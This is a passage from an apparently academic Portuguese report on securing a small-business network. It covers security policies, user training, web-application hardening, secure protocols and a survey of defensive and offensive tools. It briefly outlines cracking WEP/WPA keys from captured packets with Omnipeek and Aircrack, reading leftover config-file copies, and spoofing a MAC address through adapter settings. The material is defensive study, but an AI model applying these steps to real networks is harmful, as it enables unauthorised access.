Após o estudo e selecção das tecnologias entra a fase de instalação e configuração do sistema. Cablagem, divisão das redes e sub-redes, actualizações ao sistema, instalação de anti-vírus e anti-spyware, gestão de políticas e aplicações de monitorização são, após garantidas as condições físicas óptimas, as características principais de qualquer sistema, e irão ditar o sucesso ou insucesso da segurança. Estes conceitos serão descritos em pormenor na secção de implementação prática.

3.3.3 Políticas de segurança

As políticas de segurança são regras complementares aplicadas a um sistema para delegar permissões de utilizadores a serviços, bem como privá-los desse acesso.

Cada vez mais são utilizadas nas pequenas e médias empresas:

- Aumentar a produtividade bloqueando serviços desnecessários ao pessoal
- Registar acessos ou tentativas de acessos a serviços
- Organizar permissões de acesso entre grupos de utilizadores (p. ex., administrador, gestor e utilizador comum)
- Permissões de modificação / instalação de aplicações
- Permissões de modificação de configurações da máquina

3.3.4 Formação

Antes de encher uma organização com tecnologia de ponta, é boa prática estudar o sistema e planear estratégias para formar e delegar a pessoas e máquinas, elevados padrões de segurança. Algumas informações que devem ser dadas aos utilizadores são:

- As palavras-chave ou palavras-chave nunca são pedidas, pois na maior parte dos caso estão encriptadas, e sendo perdidas, faz-se a reposição por uma nova;
- Conceitos de Engenharia Social (pessoas que se fazem passar por Administradores do Sistema e outros para pedir dados confidenciais). Nunca fornecer informação do sistema a desconhecidos e nunca dar informação crucial por telefone.
- Utilizar palavras-chave complexas (mínimo 5 caracteres, com utilização simultânea de dígitos e letras e com pelo menos um carácter especial como "_, @, &") e alterá-las periodicamente (p. ex. mensalmente).
- Negar como acção por omissão. Se um utilizador estiver num impasse sobre uma opção que coloque em risco a segurança do sistema, e caso não se sinta capaz de

entender o propósito da questão, deve contactar o administrador do sistema, ou em último caso, negar o pedido de acesso.

- Mails de *phishing*. Actualmente, esta é uma técnica em ascenção, com o intuito de adquirir dados pessoais do utilizador. Mails que tenham hiperligações para sites exteriores devem ser verificados, pois a maioria não corresponde ao texto que é apresentado, o que indica um possível falso endereço.

3.3.5 Segurança de aplicações Web

Uma vez que este projecto inclui a utilização de servidores Web com páginas acessíveis pelo exterior, poderá ser interessante focar alguns aspectos da segurança de aplicações que normalmente são descurados. Alguns foram encontrados no decorrer deste projecto.

- Não colocar na pasta da aplicação Web quaisquer **ficheiros adicionais**. A pasta deve conter apenas os ficheiros previstos na solução da instalação. Colocar outros ficheiros pode levar a que seja informação de fácil aquisição por terceiros, e mesmo uma forma de entrar no sistema.
- Dissimular erros nas páginas. Sempre que a página falta por qualquer motivo, como p.ex., falha no acesso a recursos, é comum aparecerem páginas de erro por omissão. Estas páginas por vezes disponibilizam informação como o *software* e versão do IIS que se está a usar. Esta informação pode ser suficiente para um atacante iniciar um processo de tentativa de abuso de recursos. E de qualquer forma, certamente não será a forma mais agradável para o utilizador se deparar com um erro, como é possível verificar nas figuras seguintes.




Figura 5 – SQL Server error




Figura 6 – IIS Server Error

- Fazer **cópias de segurança para pastas locais**. É comum fazer cópias *on the fly* com o *copy-paste* mas a realidade é que fazer isto é altamente perigoso senão vejamos o resultado.




Figura 7 – Tentativa de visualização do ficheiro de configuração falhada




Figura 8 – Visualização de uma cópia do ficheiro de configuração com sucesso

Como podemos ver nas imagens acima, o ficheiro de configuração da aplicação Web é encriptado e o seu acesso negado. Porém, se fizermos uma cópia desse ficheiro, passamos a ter um simples documento de texto que irá surgir em *plain text*. Testar páginas à procura de configurações-cópia é um dos M.O. dos *hackers*.

3.3.6 Utilização de protocolos seguros

Uma forma de garantir a confidencialidade dos dados, usada actualmente pela maioria das organizações, é o uso de protocolos com segurança e encriptação integradas, ao invés dos protocolos comuns em que os dados circulam em *plain text* sem qualquer encriptação ou fiabilidade.

Protocolos como o https, pops e outros permitem transferir os dados entre um emissor e um receptor utilizando métodos de codificação e descodificação que salvaguardem a informação no caso de ser capturada por terceiros durante a transferência. Na secção 3.4 serão descritos alguns protocolos deste tipo.

3.3.7 Utilização de aplicações (in) seguras

Como será possível verificar no decorrer deste projecto, existem várias aplicações disponíveis – gratuitas ou não – que podem aumentar consideravelmente o grau de segurança e de conhecimento da informação que circula na rede. Da mesma forma, existem aplicações também relacionadas com a segurança, mas com o objectivo de a quebrar. Sendo que muitas são regularmente utilizadas por *hackers*, é fundamental estudá-las e verificar que impacto têm no sistema, se realmente se pretende assegurá-lo com eficácia. Na secção 3.5 serão enumeradas algumas aplicações deste género.

3.4 Levantamento de protocolos

De forma a implementar uma solução realmente segura, foram encontrados os seguintes protocolos seguros usados actualmente.

3.4.1 HTTPS

Protocolo para transferências via Web pela porta 443.

Vejamos um diagrama dos protocolos http e https [23]:




Figura 9 – Protocolo http




Figura 10 – Protocolo https

3.4.2 SSL/TLS

Conjunto de protocolos que assegura criptografia e integridade dos dados [46]. Exemplos de protocolos que usem este tipo de criptografia são o https e o ssh. Ao contrário dos inseguros http e telnet, estes protocolos prevêm segurança na transmissão da informação para que não circule em *plain text*.

3.4.3 WS-SECURITY

Métodos de segurança aplicada a *Web services*. Neste projecto vou pensada a utilização deste procotolo para serviços em aplicações Web.

3.4.4 POPS

Recepção segura de correio electrónico.

3.4.5 SMTPS

Envio seguro de correio electrónico.

3.5 Levantamento de aplicações

A nível das aplicações, é possível encontrar um universo relativamente vasto, desde ferramentas auxiliares ao administrador da rede, até aplicações mais destrutivas usadas em grande parte com intuitos maliciosos.

3.5.1 Internet Security and Acceleration (ISA)

Aplicação da Microsoft para filtro de dados de entrada e saída para configurações internas e externas, permitindo obter melhores desempenhos e segurança através do bloqueio de toda a informação originária ou com destinos não previstos [24].

Figura 11 – Microsoft Internet Security and Acceleration

3.5.2 WIRESHARK (802.3)

O Wireshark [25] é uma aplicação que permite capturar os dados que circulam na rede num determinado dispositivo.




Figura 12 – Wireshark – Escolha de interfaces




Figura 13 – Ambiente Wireshark

3.5.3 NESSUS

O Nessus [30], à semelhança do MSBA [6], é uma aplicação de descoberta de vulnerabilidades do sistema, podendo apresentar potenciais soluções para corrigir essas vulnerabilidades. É uma aplicação para sistemas Unix, tendo sido lançada recentemente uma versão para utilizadores do sistema operativo Windows.




Figura 14 – Nessus v4

3.5.4 NMAP

É uma ferramenta de recolha de informação de máquinas numa rede [28] que permite:

- Encontrar máquinas
- Enumeração de portos e serviços
- Identificação de sistema operativo

3.5.5 John the Ripper

Programa *open source* para descodificação de palavras-chave em sistemas operativos [29].

3.5.6 Omnipeek

Aplicação para captura de pacotes na rede. É usado por *hackers* no sentido de obter um número elevado de pacotes que permita, usando aplicações de força bruta, obter a chave da rede.




Figura 15 – WildPackets Omnipeek Personal (em captura)

3.5.7 Air Crack (802.11 WEP WPA)

Esta aplicação permite decifrar o código de acesso a uma rede sem fios com algoritmos de segurança WEP ou WPA. Bastando para isso obter antecipadamente um número elevado de pacotes que permita obter dados encriptados suficientes para gerar a chave completa. Estes pacotes podem ser obtidos usando a aplicação Omnipeek.




Figura 16 – WinAirCrack

3.5.8 BlueSniff (802.15.3)

O BlueSniff [26] permite tirar partido de vulnerabilidades existentes no protocolo 802.15.3.

Figura 17 – BlueSniff

3.5.9 MAC Cloning / Spoofing (802.3 Layer 2)

O *Hide My Mac Address* [27] é uma aplicação que permite esconder ou mesmo modificar temporariamente (*spoofing*) o endereço físico de um dispositivo de rede.




Figura 18 – Hide My Mac Address

Poucos sabem mas o próprio controlador da placa de rede pode estar apto a modificar o endereço físico do dispositivo. Para isto, deve-se aceder às propriedades do computador, gestor de dispositivos e seleccionar as propriedades da placa de rede local. Se a placa tiver a opção "*Network Address*" no separador "*Advanced*", é possível que permita esta modificação.

